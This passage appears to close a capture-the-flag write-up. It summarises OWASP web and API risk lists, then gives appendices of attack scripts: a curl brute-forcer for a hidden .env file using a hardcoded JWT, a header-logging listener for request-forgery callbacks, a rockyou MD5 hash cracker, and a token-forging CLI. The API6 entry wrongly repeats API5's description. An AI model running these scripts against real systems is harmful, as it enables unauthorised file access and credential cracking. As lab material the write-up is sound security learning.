- A09:2021-Security Logging and Monitoring Failures was previously Insufficient Logging & Monitoring and is added from the industry survey (#3), moving up from #10 previously. This category is expanded to include more types of failures, is challenging to test for, and isn’t well represented in the CVE/CVSS data. However, failures in this category can directly impact visibility, incident alerting, and forensics.
- A10:2021-Server-Side Request Forgery is added from the Top 10 community survey (#1). The data shows a relatively low incidence rate with above average testing coverage, along with above-average ratings for Exploit and Impact potential. This category represents the scenario where the security community members are telling us this is important, even though it’s not illustrated in the data at this time.

Appendix B – OWASP Top 10 API Security Risks – 2023

- **API1:2023 - Broken Object Level Authorization** – APIs tend to expose endpoints that handle object identifiers, creating a wide attack surface of Object Level Access Control issues. Object level authorization checks should be considered in every function that accesses a data source using an ID from the user.
- **API2:2023 - Broken Authentication** – Authentication mechanisms are often implemented incorrectly, allowing attackers to compromise authentication tokens or to exploit implementation flaws to assume other user's identities temporarily or permanently. Compromising a system's ability to identify the client/user, compromises API security overall.
- **API3:2023 - Broken Object Property Level Authorization** – Focusing on the lack of or improper authorization validation at the object property level. This leads to information exposure or manipulation by unauthorized parties.
- **API4:2023 - Unrestricted Resource Consumption** – Satisfying API requests requires resources such as network bandwidth, CPU, memory, and storage. Other resources such as emails/SMS/phone calls or biometrics validation are made available by service providers via API integrations and paid for per request. Successful attacks can lead to Denial of Service or an increase of operational costs.
- **API5:2023 - Broken Function Level Authorization** – Complex access control policies with different hierarchies, groups, and roles, and an unclear separation between administrative and regular functions, tend to lead to authorization flaws. By exploiting these issues, attackers can gain access to other users' resources and/or administrative functions.
- **API6:2023 - Unrestricted Access to Sensitive Business Flows** – Complex access control policies with different hierarchies, groups, and roles, and an unclear separation between administrative and regular functions, tend to lead to authorization flaws. By exploiting these issues, attackers can gain access to other users' resources and/or administrative functions.
- **API7:2023 - Server Side Request Forgery** – Server-Side Request Forgery (SSRF) flaws can occur when an API is fetching a remote resource without validating the user-supplied URI. This enables an attacker to coerce the application to send a crafted request to an unexpected destination, even when protected by a firewall or a VPN.
- **API8:2023 - Security Misconfiguration** – APIs and the systems supporting them typically contain complex configurations, meant to make the APIs more customizable. Software and DevOps engineers can miss these configurations, or don't follow security best practices when it comes to configuration, opening the door for different types of attacks.
- **API9:2023 - Improper Inventory Management** – APIs tend to expose more endpoints than traditional web applications, making proper and updated documentation highly important. A proper inventory of hosts and deployed API versions also are important to mitigate issues such as deprecated API versions and exposed debug endpoints.
- **API10:2023 - Unsafe Consumption of APIs** – Developers tend to trust data received from third-party APIs more than user input, and so tend to adopt weaker security standards. In order to compromise APIs, attackers go after integrated third-party services instead of trying to compromise the target API directly.

Appendix C – extract_file.sh

```bash
#!/bin/bash

# Define the base URL with the placeholder for the alphanumeric characters
base_url="https://snxdqeu2.eu2.ctfio.com/app/api/files?filter=\$.env"

chars="abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
search_string="Hidden For Security: 1"
matched_chars=""

for (( i=0; i<${#chars}; i++ )); do
   char="${chars:$i:1}"
   echo -n "."
   # Construct the URL with the current matched characters and the current character
   current_url="${base_url/\$/${char}${matched_chars}}"

   response=$(curl -s -b 'token-for-prod=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozN30.KEGN0oBp_Xvhc_K_0aJW3Uhv2H3B4VrjT3rMsJwWGjA' "$current_url")

   # Check if the response contains the specific string
   if echo "$response" | grep -q "$search_string"; then
      # If found, add the character to matched_chars
      matched_chars="$char$matched_chars"
      printf "\n> $current_url\n"
      # Start the loop again from the first character
      i=-1
   fi
done

echo "Final matched characters: $matched_chars"
```

Appendix D – eru_server.py

```
#!/usr/bin/env python3

import http.server as SimpleHTTPServer
import socketserver as SocketServer
import logging

# Ensure request headers are printed
class GetHandler(SimpleHTTPServer.SimpleHTTPRequestHandler):
    def do_GET(self):
        logging.error(self.headers)
        SimpleHTTPServer.SimpleHTTPRequestHandler.do_GET(self)

# ===== MAIN =====

PORT = 8000
Handler = GetHandler
httpd = SocketServer.TCPServer(("", PORT), Handler)

print("===============================================")
print(f"Python HTTP Proxy available on: 127.0.0.1:{PORT}")
print("===============================================")
httpd.serve_forever()
```

Appendix E – crack.php

```
<?php
// Specify the file to read
$type = "contents";
$location = "/etc/hosts";
$filename = "/usr/share/wordlists/rockyou.txt";
$auth = "808508963a69d7daf87b0b61f59d43f5";
$count = 0;

// Check if the file exists and is readable
if (!file_exists($filename) || !is_readable($filename)) {
    die("File not found or is not readable.\n");
}
$file = fopen($filename, "r");


if ($file)
{
    // Loop through each line of the file
    while (($line = fgets($file)) !== false)
    {
        // Remove newline chars
        $line = trim($line);
        $hash = md5($type.$location.$line);

        // Compare the hash to the static hash
        if ($hash === $auth)
        {
            echo "\n";
            echo "==========  Match found!  ==========\n";
            echo "Secret: $line\n";
            echo "====================================\n";
            fclose($file);
            exit(0);
        }
        else
        {
            $count++;
              echo "\rAttempt $count/14344392";
        }
    }

    fclose($file);
}
else
{
    echo "Error opening the file.\n";
}

?>
```

Appendix F – cli.php

```php
<?php
$type = "";
$secret = "the_25mission";
echo "set Type = 'exit' to quit\n";

while($type != "exit")
{
   // Prompt the user for input
   echo "Type: ";
   $type = trim(fgets(STDIN));
   if($type != "exit")
   {
      echo "Location: ";
      $location = trim(fgets(STDIN));

      $hash = md5($type.$location.$secret);
      echo "$hash\n";
   }
}
?>
```